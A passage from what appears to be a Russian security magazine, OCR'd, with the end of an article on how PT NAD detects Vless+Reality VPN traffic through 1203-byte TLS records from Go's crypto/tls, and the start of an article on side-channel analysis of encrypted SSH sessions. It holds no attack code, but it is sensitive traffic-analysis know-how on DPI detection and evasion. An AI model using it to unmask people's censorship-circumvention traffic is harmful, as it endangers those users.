4	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TLSv1.3	1849	Client Hello (SNI=yahoo.com)
5	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	66	44443 → 55592 [ACK] Seq=1 Ack=1449 Win=64128 Len
6	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	66	44443 → 55592 [ACK] Seq=1 Ack=1784 Win=63872 Len
7	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TLSv1.3	1514	Server Hello, Change Cipher Spec, Encrypted Exte
8	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	66	55592 → 44443 [ACK] Seq=1784 Ack=1449 Win=64128
9	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	1514	44443 → 55592 [ACK] Seq=1449 Ack=1784 Win=64128
10	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	66	55592 → 44443 [ACK] Seq=1784 Ack=2897 Win=63488
11	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TLSv1.3	1009	Certificate, Certificate Verify, Finished
12	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	66	55592 → 44443 [ACK] Seq=1784 Ack=3840 Win=62592
13	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TLSv1.3	130	Change Cipher Spec, Finished
14	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TLSv1.3	1274	Application Data
15	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TLSv1.3	941	Application Data
16	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	66	44443 → 55592 [ACK] Seq=3840 Ack=1848 Win=64128
17	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	66	44443 → 55592 [ACK] Seq=3840 Ack=3056 Win=64128
18	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	66	44443 → 55592 [ACK] Seq=3840 Ack=3931 Win=63616
19	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TLSv1.3	1274	Application Data
20	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	1514	44443 → 55592 [ACK] Seq=5048 Ack=3931 Win=64128
21	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TLSv1.3	413	Application Data
22	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	66	55592 → 44443 [ACK] Seq=3931 Ack=6843 Win=64128
23	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	1514	44443 → 55592 [ACK] Seq=6843 Ack=3931 Win=64128

Рисунок 5. Так выглядит соединение Vless + Reality для стороннего наблюдателя в интерфейсе WireShark




Рисунок 6. Известная картина Антуана де Сент-Экзюпери: TLS-in-TLS

Фактически, если клиент подключается к VPN с популярной конфигурацией «Vless + TCP + Reality», он сначала устанавливает TLS-соединение с VPN-сервером (Reality выглядит как TLS), а уже внутри него передает свой трафик. И, учитывая то, что сейчас веб-трафик составляет около 85–90% мирового трафика (подсмотрели в Гугле), несложно догадаться: целиком это соединение будет напоминать матрешку «outer TLS -> inner TLS -> HTTP» со всего лишь небольшим вкраплением заголовков Vless перед началом inner TLS.

На самом деле Xray поддерживает даже самую базовую конфигурацию Vless — raw tcp. В ней нет шифрования, поэтому в таком соединении можно увидеть, что именно представляет собой Vless. Оказывается, то самое вкрапление в виде заголовка имеет следующую структуру (см. рис. 7):




Рисунок 7. Заголовки Vless и начало туннелируемого TLS-соединения

КАК XRAY БОРЕТСЯ С DPI-СИСТЕМАМИ

Кроме разнообразия транспортов для противодействия системам анализа сетевого трафика, авторы Xray придумали механизмы Reality и xtls-rprx-vision (или просто Vision). Они помогают еще сильнее снизить количество наблюдаемых признаков, которые позволяют отличить трафик VPN от обычного HTTPS.

Главный борец с обнаружением — транспорт Reality (модификация TLS 1.3). Он не использует собственные TLS-сертификаты, а, напротив, мимикрирует под указанный существующий ресурс. Чтобы сервер мог отличить своего клиента от цензора, в ClientHello применяется специально сформированное поле SessionId. Его первые 16 байт содержат зашифрованные данные: версию клиента, время отправки пакета и идентификатор сервера. Запрос случайного клиента (без специального SessionId) прозрачно проксируется на указанный камуфляжный сайт-заглушку (например yahoo.com). Это делает активное сканирование бесполезным.

При инициализации сервера Xray с конфигурацией Reality он устанавливает соединение с камуфляжным сервером и копирует TLS-параметры Server Hello, включая сертификат, длину сообщений и структуру рукопожатия. В результате TLS-handshake с VPN-сервером выглядит так же, как с настоящим сайтом. Однако есть важный нюанс. Если Reality копирует TLS-сертификат (например, Google или Yahoo), то при активном сканировании сервера цензор заметит несоответствие в адресе сервера и доменных именах внутри сертификата. Поэтому более надежной считается схема Self-Steal, когда на том же VPN-сервере развернут собственный сайт-заглушка, откуда Reality «ворует» сертификат.

Дополнительный уровень маскировки обеспечивает паддинг-механизм xtls-rprx-vision. В этом режиме к передаваемым данным внутри транспортного соединения (TLS, Reality) добавляются нулевые байты. При этом паддинг не меняет сами данные — только размеры TLS-записей, что позволяет бороться с обнаружением TLS-in-TLS.

ОДНА ОШИБКА, КОТОРАЯ РАЗРУШИЛА ВСЕ

Если верить разработчикам ядра Xray, сочетание xtls-rprx-vision и Reality делает сигнатурный детект практически невозможным. Случайный паддинг и маскировка под легитимные сайты сделали трафик Vless неотличимым от обычного веб-трафика. Однако у нас теплилась надежда на то, что даже при наличии случайного паддинга в передаваемых по тоннелю данных все равно можно увидеть того самого слона в удаве (TLS-in-TLS).

Мы решили собрать как можно больше сетевых VPN-сессий и применить машинное обучение. Развернули отдельную бот-ферму, которая круглосуточно генерировала трафик различных конфигураций Xray (Vless, VMess, trojan + TLS, Reality) и имитировала браузерную активность обычного человека.

После сбора и обработки более 140 млрд сетевых сессий мы обучили ML-модель на основе алгоритма решающих деревьев — бустинга. Среди извлекаемых признаков использовали последовательность длин TLS-пакетов от клиента и сервера, а также статистические агрегаты над ними (min, max, mean, percentile). Подготовка и разметка данных заняли много времени: результат напрямую зависел от их качества, даже одна ошибка могла испортить весь эксперимент. В итоге наши усилия были вознаграждены: ML-модель начала верно отличать VPN-соединения, в основном по первым TLS-пакетам. Фактически она нащупала момент передачи внутреннего TLS-рукопожатия клиента целевому серверу.

Рисунок 8. SHAP values (SHapley Additive exPlanations) для одной из обнаруженных ML-моделью сессий VPN. По сути, это вклад каждого из признаков в общую оценку вероятности

При анализе интерпретации модели мы заметили устойчивую закономерность: почти во всех VPN-соединениях вначале встречались TLS-пакеты длиной 1203 байта. Причем такой пакет зачастую сначала отправлял клиент, а сразу за ним — сервер. В трафике встречались и более крупные пакеты, однако закономерность выглядела неслучайной. Почему оба сообщения так аккуратно «обрезаются» именно на длине 1203 байта, словно MTU? Чтобы разобраться в этом, нам пришлось изучить исходные коды ядра Xray и дойти до... Go-библиотеки crypto/tls.




Рисунок 9. Расшифрованное содержимое первого пакета туннелируемых данных

На рис. 9 и 10 отчетливо видны длина оригинального пакета — 1203 байта, поля протокола Vless внутри и самый первый пакет Client Hello к серверу nvidia. Но что еще интереснее, нули и в первом, и во втором пакетах — это тот самый паддинг, который добавляет механизм xtls-rprx-vision. Этого паддинга было так много, что клиенту Xray пришлось подробить один Client Hello-запрос от клиента аж на два пакета. Но откуда все-таки взялось число 1203?




Рисунок 10. Расшифрованное содержимое второго пакета туннелируемых данных

Как оказалось, ядро Xray здесь ни при чем: в Go реализован механизм оптимизации передачи данных по TLS — dynamic record sizing. Его задача заключается в снижении задержки на старте соединения. Вместо того, чтобы сразу формировать крупные TLS-записи (до 16 килобайт), библиотека сначала отправляет сравнительно небольшие записи, а затем постепенно увеличивает их размер по мере роста объема переданных данных. Ключевую роль играет константа tcpMSSEstimate [2], равная 1208 байтам. Это консервативная оценка TCP MSS, рассчитанная исходя из минимального MTU для IPv6 (1280 байт) за вычетом заголовков IPv6 и TCP. Библиотека старается подобрать такой размер полезной нагрузки, чтобы итоговая TLS-запись целиком помещалась примерно в один TCP-сегмент. С учетом 5 байтов заголовка TLS, получаем те самые 1203 байта полезной нагрузки. Именно поэтому первый TLS-пакет Application Data после завершения handshake с VPN-сервером часто имеет эту длину. Стоит отметить, что такое поведение характерно как для IPv4, так и для IPv6.

О том, как мы расшифровываем TLS-соединения разных клиентов, включая Xray, можно прочесть в канале ESCalator:

Этот механизм объясняет наблюдаемую картину. После завершения внешнего TLS-рукопожатия клиент отправляет внутренний Client Hello. Его размер часто превышает 1203 байта, поэтому он делится на два TLS-чанка: 1203 байта и остаток. Сервер, в свою очередь, отвечает внутренним Server Hello, который делится точно так же. Причем размер паддинга, который добавляет Xray, рассчитывается почти случайно в примерном диапазоне 900–1400 байт и зависит от исходной длины данных. Дальше в сессии мы не увидим длин 1203, поскольку значение этого «ограничителя» внутри библиотеки crypto/tls растет кратно с каждым пакетом [3].

Получается, что механизм Vision не только не помогает уйти от обнаружения системами DPI, но и создает самый красный из всех флагов. Хотя наблюдать такое поведение мы будем и без Vision: размеры TLS Client и Server Hello обычно и без паддинга достаточно большие.

Таким образом, мы получили воспроизводимый поведенческий признак: сразу после завершения TLS-handshake наблюдаются две последовательные TLS-записи длиной 1203 байта (сначала от клиента, затем от сервера). Отмечу, что это не артефакт Xray в чистом виде: формально детект фиксирует соединение между TLS-клиентом и TLS-сервером, написанными на Go с использованием той самой библиотеки. Однако на практике, в интернете, такое встречается крайне редко. Научив ML-модель в целом обнаруживать признаки TLS-in-TLS и добавив пороги срабатывания, мы получили ровно ноль ложноположительных срабатываний в нашей инфраструктуре.

[2]

[3]

[4]

КАК ОБОЙТИ ТАКОЙ ДЕТЕКТ

Несмотря на название, тут не будет конкретных инструкций для обхода детекта.


Во-первых, противостояние современных VPN-протоколов и DPI-систем — это так называемая борьба брони и снаряда. Обе стороны постоянно придумывают что-то новое, поэтому наш материал быстро устареет. Например, последние версии Xray стали не только имитировать параметры TLS от сайта-клона (сертификат и шифры), но и пересылать от него первые пакеты с данными. Такое поведение похоже на обмен «мусором» в начале соединения по протоколу Amnezia, которое обходит некоторые DPI-системы.

Во-вторых, такой детект пока реализован только в нашем PT NAD [4].

В-третьих, разные клиенты Vless и их транспорты уже неплохо справляются с этой задачей. Найденное нами магическое число 1203 наблюдается только в ядре Xray и на определенных транспортах, где клиент или сервер передает вначале большие данные (так, в xHTTP длин 1203, скорее всего, не будет). К тому же, помимо Xray, есть и другие реализации Vless (например, sing-box, Clash и Clash.Meta), которые могут быть написаны с использованием других библиотек.


НЕ ТАКОЙ УЖ И ЗАШИФРОВАННЫЙ ЭТОТ ВАШ SSH

АВТОРЫ



КИРИЛЛ ШИПУЛИН


Руководитель экспертизы PT NAD, Positive Technologies



ПЕТР ЧАПАСОВ

Эксперт PT NAD, Positive Technologies

НАГРАДА



Таинственный шифр

О ЧЕМ МАТЕРИАЛ

Разбираемся, так ли безопасен SSH-протокол и что происходит внутри зашифрованной сессии

Протокол SSH задумывался как защищенная удаленная оболочка — безопасная замена протоколу Telnet, который передавал пароли и команды в открытом виде. В свою очередь, SSH предлагает альтернативу — защищенный канал и аутентификацию по открытому ключу. Но за годы своего существования он превратился из простого шелла в универсальный инструмент удаленного доступа и транспортировки данных.

Сегодня SSH поддерживает несколько способов аутентификации, позволяет передавать файлы и строить сетевые туннели. При этом абсолютное большинство пользователей используют лишь малую часть его возможностей. Все параметры запуска протокола знают лишь немногие, но мы без сомнений ему доверяем. Вера в то, что SSH безопасен по умолчанию, укрепилась настолько, что его не боятся выставлять в интернет: от попыток перебора спасет fail2ban, а серьезных уязвимостей в нем не находили давно.

Именно из-за популярности SSH злоумышленники используют его на всех стадиях атак. С его помощью они скрывают сетевые коммуникации от средств защиты, ведь в SSH-соединении невозможно определить даже логин, который использовался для аутентификации. Ближайшим соседом этого протокола в части скрытности можно назвать TLS. Разница в том, что SSH — самостоятельный прикладной протокол с широким функционалом, а TLS чаще служит транспортом для конкретного приложения. Но есть у них и нечто общее: несмотря на то, что основная часть TLS- и SSH-соединений зашифрована, начальный этап взаимодействия остается открытым. В обоих случаях шифрование скрывает содержимое данных, что делает эти протоколы удобными для маскировки вредоносной активности.

Существует множество технологий для расшифровки TLS-соединений, например MiTM и решения NGFW, но мы давно научились обнаруживать вредоносную активность и без этого (благодаря PT NAD, который умеет ловить даже современные VPN-протоколы, в том числе Vless — подробности на стр. 136). Аналогичный подход можно применить и к анализу SSH, но если в случае с TLS мы идентифицируем активность приложения в целом, то SSH-соединение можем разобрать по кирпичикам.

Сегодня в интернете доступно более 31 млн серверов SSH. Среди наиболее распространенных версий встречаются OpenSSH (27,7 млн), Dropbear sshd (650 тыс.) и Cisco SSH (180 тыс.). Это второй по популярности сервис в интернете. Для сравнения: публично доступных RDP-серверов сейчас около 3,9 млн, Telnet — 1,5 млн, а HTTP/HTTPS-узлов — порядка 150,8 млн.

ПОБОЧНЫЙ КАНАЛ ЗАШИФРОВАННЫХ СОЕДИНЕНИЙ

На первый взгляд, анализ зашифрованного содержимого TLS и SSH кажется невозможным. Однако полная секретность при использовании шифрования — популярный миф. Криптография эффективно скрывает содержимое сообщений, но не поведение участников соединения. Наблюдение за этим поведением называется анализом побочного канала. В отличие от классического анализа трафика, он опирается не на проверку содержимого сетевых пакетов, а на косвенные признаки: последовательность длин зашифрованных сообщений и временные интервалы между ними. Они не всегда образуют идеально устойчивые сигнатуры, однако во многих сценариях можно выделить характерный паттерн зашифрованного трафика, позволяющий с высокой вероятностью определить, что происходит у него внутри.




Рисунок 1. Поведение инструмента Dogtunnel в зашифрованном трафике

Обычно при анализе TLS-соединений задача звучит достаточно просто: нас интересует, какое приложение работает внутри защищенного канала. С SSH ситуация принципиально другая: это прикладной протокол, а не транспорт, и внутри него могут быть реализованы совершенно разные сценарии. Поэтому задача анализа меняется на «Что именно происходит внутри SSH-сессии?».

Забегая вперед, отметим, что при анализе зашифрованного SSH-соединения мы можем сделать выводы о:

- способе аутентификации;
- количестве неудачных попыток аутентификации (и была ли удачная);
- типе сессии;
- устанавливался ли туннель;
- кто находится по другую сторону соединения — человек или скрипт.

Стоит отметить, что подходы к анализу зашифрованных SSH-соединений существовали и раньше. Наиболее известный — метод построения отпечатков соединений JA4SSH [1], основанный на анализе статистики длин сообщений со стороны клиента и сервера. Он позволяет классифицировать тип сессии: обычная интерактивная работа, reverse SSH или SFTP. Однако, как и любые fingerprint-подходы семейства JA4, такие методы имеют ограниченную точность и на практике часто выдают ложный результат.

[1]

СТРУКТУРА SSH-СЕССИИ

SSH-сессию проще всего представить в виде конструктора, собранного из набора логических блоков. У каждого из них есть характерные признаки в трафике (см. рис. 2).




Рисунок 2. Схема логических блоков SSH-сессии

Сначала идет незашифрованная часть соединения. Клиент и сервер обмениваются баннерами, согласовывают поддерживаемые алгоритмы и обмениваются ключами. Эта часть полностью видна наблюдателю, что позволяет определить версию протокола и выбранные алгоритмы шифрования, которые напрямую влияют на зашифрованный трафик.

Сразу после этого начинается зашифрованная часть, которая представляет для нас наибольший интерес. Сначала идет аутентификация: в процессе анализа мы можем узнать ее тип и сколько попыток входа было выполнено.

После успешной аутентификации клиент при необходимости выполняет конфигурацию канала. Для каждого сценария SSH-подключения есть разные типы каналов, которые требуют подготовки, например:

